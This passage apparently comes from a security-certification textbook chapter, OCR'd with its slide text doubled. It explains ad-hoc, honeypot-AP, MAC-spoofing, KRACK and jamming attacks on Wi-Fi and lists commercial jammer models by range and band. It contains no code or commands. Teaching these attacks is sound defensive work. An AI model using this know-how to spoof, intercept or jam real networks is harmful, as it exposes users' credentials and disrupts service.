Thus, attackers can easily connect to and **compromise the enterprise client operating** in ad hoc mode


Ad-Hoc Connection Attack

Wi-Fi clients can communicate directly via an ad-hoc mode that does not require an AP to relay packets. Data can be conveniently shared among clients in ad-hoc networks, which are quite popular among Wi-Fi users. Security threats arise when an attacker forces a network to enable the ad-hoc mode. Some network resources are accessible only in the ad-hoc mode, but this mode is inherently insecure and does not provide strong authentication or encryption. Thus, an attacker can easily connect to and compromise a client operating in the ad-hoc mode. An attacker who penetrates a wireless network can also use an ad-hoc connection to compromise the security of the organization’s wired LAN.



Hotel Wi-Fi Network
Data Processing Room
Testing Room
User Enabled Wi-Fi Ad Hoc Connection
Lounge
Attacker

Figure 8.13: Ad-Hoc connection attack



Honeypot AP Attack

SSID Verizon
SSID Vodafone
SSID McDonald's
SSID Starbucks Coffee
SSID AT&T
verizon
vodafone
i'm lovin' it
STARBUCKS COFFEE
at&t
SHOP
Attacker

Attacker traps victims using fake hotspots

Honeypot AP Attack

If multiple WLANs co-exist in the same area, a user can connect to any available network. Such areas are vulnerable to attacks. Normally, when a wireless client is switched on, it probes a nearby wireless network for a specific SSID. An attacker takes advantage of this behavior of wireless clients by setting up an unauthorized wireless network using a rogue AP. This AP has high-power (high-gain) antennas and uses the same SSID as the target network. Users who regularly connect to multiple WLANs may connect to the rogue AP. Such APs mounted by attackers are called “honeypot” APs. They transmit a stronger beacon signal than legitimate APs so that NICs searching for the strongest available signal may connect to the rogue AP. If an authorized user connects to a honeypot AP, a security vulnerability is created and sensitive user information such as identity, username, and password may be revealed to the attacker.




SSID Verizon
SSID Vodafone
SSID McDonald's
SSID Starbucks Coffee
SSID AT&T
SHOP
verizon
vodafone
i'm lovin' it
STARBUCKS COFFEE
at&t
Attacker traps victims using fake hotspots
Attacker

Figure 8.14: Honeypot AP attack




AP MAC Spoofing

- Hacker spoofs the MAC address of WLAN client equipment to mask as an authorized client
- Attacker connects to AP as an authorized client and eavesdrops on sensitive information

Device with MAC address: 00-0C-F1-56-98-AD
Production Department
Accounting Department
Reception
Only computers from the production department can connect to me
Attacker
I am MAC 00-0C-F1-56-98-AD
Hacker spoofing the MAC address


AP MAC Spoofing

In wireless networks, the transmit probes of APs respond through beacons to advertise presence and availability. The probe responses contain information on the AP identity (MAC address) and the identity of the network it supports (SSID). Clients in the vicinity connect to the network through these beacons based on the MAC address and the SSID it contains. Many software tools and APs allow setting user-defined values for the MAC addresses and SSIDs of AP devices. An attacker can spoof the MAC address of the AP by programming a rogue AP to advertise the same identity information as that of the legitimate AP. An attacker connected to the AP as an authorized client can have full access to the network. This type of attack succeeds when the target wireless network uses MAC filtering to authenticate clients (users).



Hacker spoofs the MAC address of WLAN client equipment to mask as an authorized client
Attacker connects to AP as an authorized client and eavesdrops on sensitive information
Device with MAC address: 00-0C-F1-56-98-AD
Production Department
Accounting Department
Reception
Only computers from the production department can connect to me
Attacker
I am MAC 00-0C-F1-56-98-AD
Hacker spoofing the MAC address

Figure 8.15: AP MAC spoofing



Key Reinstallation Attack (KRACK)

All secure Wi-Fi networks use **the 4-way handshake process** to join the network and generate a **fresh encryption key** that will be used to encrypt the network traffic


The KRACK attack works by exploiting the 4-way handshake of the **WPA2 protocol** by forcing Nonce reuse

KRACK works against all **modern protected Wi-Fi networks** and allows attackers to steal sensitive information, such as credit card numbers, passwords, chat messages, emails, and photos

WPA2 4-Way Handshake
Message 1 (ANonce)
Message 2 (Signed SNonce)
Message 3 (Signed ANonce, Encryption Key Installation)
Message 4 (Acknowledgement)
Android/Linux User
Access Point
Internet
KRACK Attack on WPA2 4-Way Handshake
Message 1 (ANonce)
Message 2 (Signed SNonce)
Message 3 (Signed ANonce, Encryption Key Installation)
Android/Linux User
Access Point
Internet
Attacker intercepts the traffic
Attacker can now read all the packets that the victim sends
Packet will travel through attacker's cloned access point
Attacker with cloned access point

Key Reinstallation Attack (KRACK)

The key reinstallation attack (KRACK) exploits the flaws in the implementation of the four-way handshake process in the WPA2 authentication protocol, which is used to establish a connection between a device and an AP. All secure Wi-Fi networks use the four-way handshake process to establish connections and to generate a fresh encryption key that will be used to encrypt the network traffic.



Message 1 (ANonce)
Message 2 (Signed SNonce)
Message 3 (Signed ANonce, Encryption Key Installation)
Message 4 (Acknowledgement)
Android/Linux User
Access Point
Internet

Figure 8.16: Four-way handshake process in WPA2

The attacker exploits the four-way handshake of the WPA2 protocol by forcing Nonce reuse. In this attack, the attacker captures the victim's ANonce key that is already in use to manipulate and replay cryptographic handshake messages. This attack works against all modern protected Wi-Fi networks (both WPA and WPA2); personal and enterprise networks; and the ciphers WPA-TKIP, AES-CCMP, and GCMP. It allows the attacker to steal sensitive information such as credit-card numbers, passwords, chat messages, emails, and photos. Any device that runs Android, Linux, Windows, Apple, OpenBSD, or MediaTek are vulnerable to some variant of the KRACK attack.




Message 1 (ANonce)
1
Message 2 (Signed SNonce)
2
Message 3 (Signed ANonce, Encryption Key Installation)
3
4
Android/Linux User
Access Point
Internet
Attacker intercepts the traffic
Packet will travel through attacker's cloned access point
Attacker can now read all the packets that the victim sends
Attacker with cloned access point

Figure 8.17: KRACK attack exploiting the four-way handshake process in WPA2



Jamming Signal Attack

All wireless networks are prone to jamming

This jamming signal causes a DoS because **802.11 is a CSMA/CA protocol** whose collision avoidance algorithms require a period of silence before a radio is allowed to transmit

An attacker stakes out the area from a nearby location with a **high-gain amplifier** drowning out the legitimate AP

Attacker sending 2.4 GHz jamming signals
Attacker
Jamming Device

Jamming Signal Attack

Jamming is an attack performed on a wireless network to compromise it. In this type of exploitation, overwhelming volumes of malicious traffic result in a DoS to authorized users, obstructing legitimate traffic. All wireless networks are prone to jamming, and spectrum jamming attacks usually block all communications completely.

An attacker uses specialized hardware to perform this kind of attack. The signals generated by jamming devices appear to be noise to the devices on the wireless network, which causes them to hold their transmissions until the signal has subsided, resulting in a DoS. Furthermore, jamming signal attacks are not easily noticeable. The procedure of a jamming signal attack is summarized as follows.

- An attacker stakes out the target area from a nearby location with a high-gain amplifier that drowns out a legitimate AP.
- Users are unable get through to log in or are disconnected by the overpowering nearby signal.
- The jamming signal causes a DoS because 802.11 is a CSMA/CA protocol, the collision-avoidance algorithms of which require a period of silence before a radio is allowed to transmit.




Attacker sending 2.4 GHz jamming signals
Attacker
Jamming Device

Figure 8.18: Jamming signal attack



Wi-Fi Jamming Devices

CPB-3016N-E5G Jammer
- Range: 50 - 150 meters
- 6 antennas
- 6 frequency bands jammed (CDMA - GSM - 3G - Wi-Fi/Bluetooth)
- Wall-mountable

PCB-2040 Jammer
- Range: 20 - 50 meters
- 4 antennas
- 4 frequency bands jammed (2G - 3G - 4G – GPS - Wi-Fi)
- Working time: 40 minutes

CPB-2060B Jammer
- Range: 10 - 40 meters
- 6 antennas
- 6 frequency bands jammed (GPS - 4G - Wi-Fi)
- Internal battery: 2.5 – 3.0 hours

CPB-2660H-A4G Jammer
- Range: 20 - 60 meters
- 6 antennas
- 6 Frequency bands jammed (CDMA - DCS - 3G - 4G - Wi-Fi)
- Wall-mountable

CPB-2061 Jammer
- Range: 10 - 40 meters
- 6 antennas
- 6 frequency bands jammed (Mobile - Wi-Fi - GPS)
- Wall-mountable

CPB-2680H-AGP Jammer
- Range: 20 - 60 meters
- 8 antennas
- 8 frequency bands jammed (CDMA - GPS - DCS - 3G - 4G - Wi-Fi)
- Wall-mountable

http://www.techwisetech.com

Wi-Fi Jamming Devices

An attacker can jam a wireless network using a Wi-Fi jammer. This device uses the same frequency band as a trusted network. It causes interference to legitimate signals and temporarily disrupts the network service.

The following are examples for Wi-Fi jamming devices:

Source: *http://www.techwisetech.com*

- **CPB-3016N-E5G Jammer**
  - Range: 50–150 m
  - 6 antennas
  - 6 frequency bands jammed (CDMA, GSM, 3G, Wi-Fi/Bluetooth)
  - Wall-mountable

Figure 8.19: CPB-3016N-E5G jammer

- **PCB-2040 Jammer**
    - Range: 20–50 m
    - 4 antennas
    - 4 frequency bands jammed (2G, 3G, 4G, GPS, Wi-Fi)
    - Working time: 40 min

Figure 8.20: PCB-2040 jammer

- **CPB-2060B Jammer**
    - Range: 10–40 m
    - 6 antennas
    - 6 frequency bands jammed (GPS, 4G, Wi-Fi)
    - Internal battery life: 2.5–3.0 h

Figure 8.21: CPB-2060B jammer

- **CPB-2660H-A4G Jammer**
    - Range: 20–60 m
    - 6 antennas
    - 6 frequency bands jammed (CDMA, DCS, 3G, 4G, Wi-Fi)
    - Wall-mountable

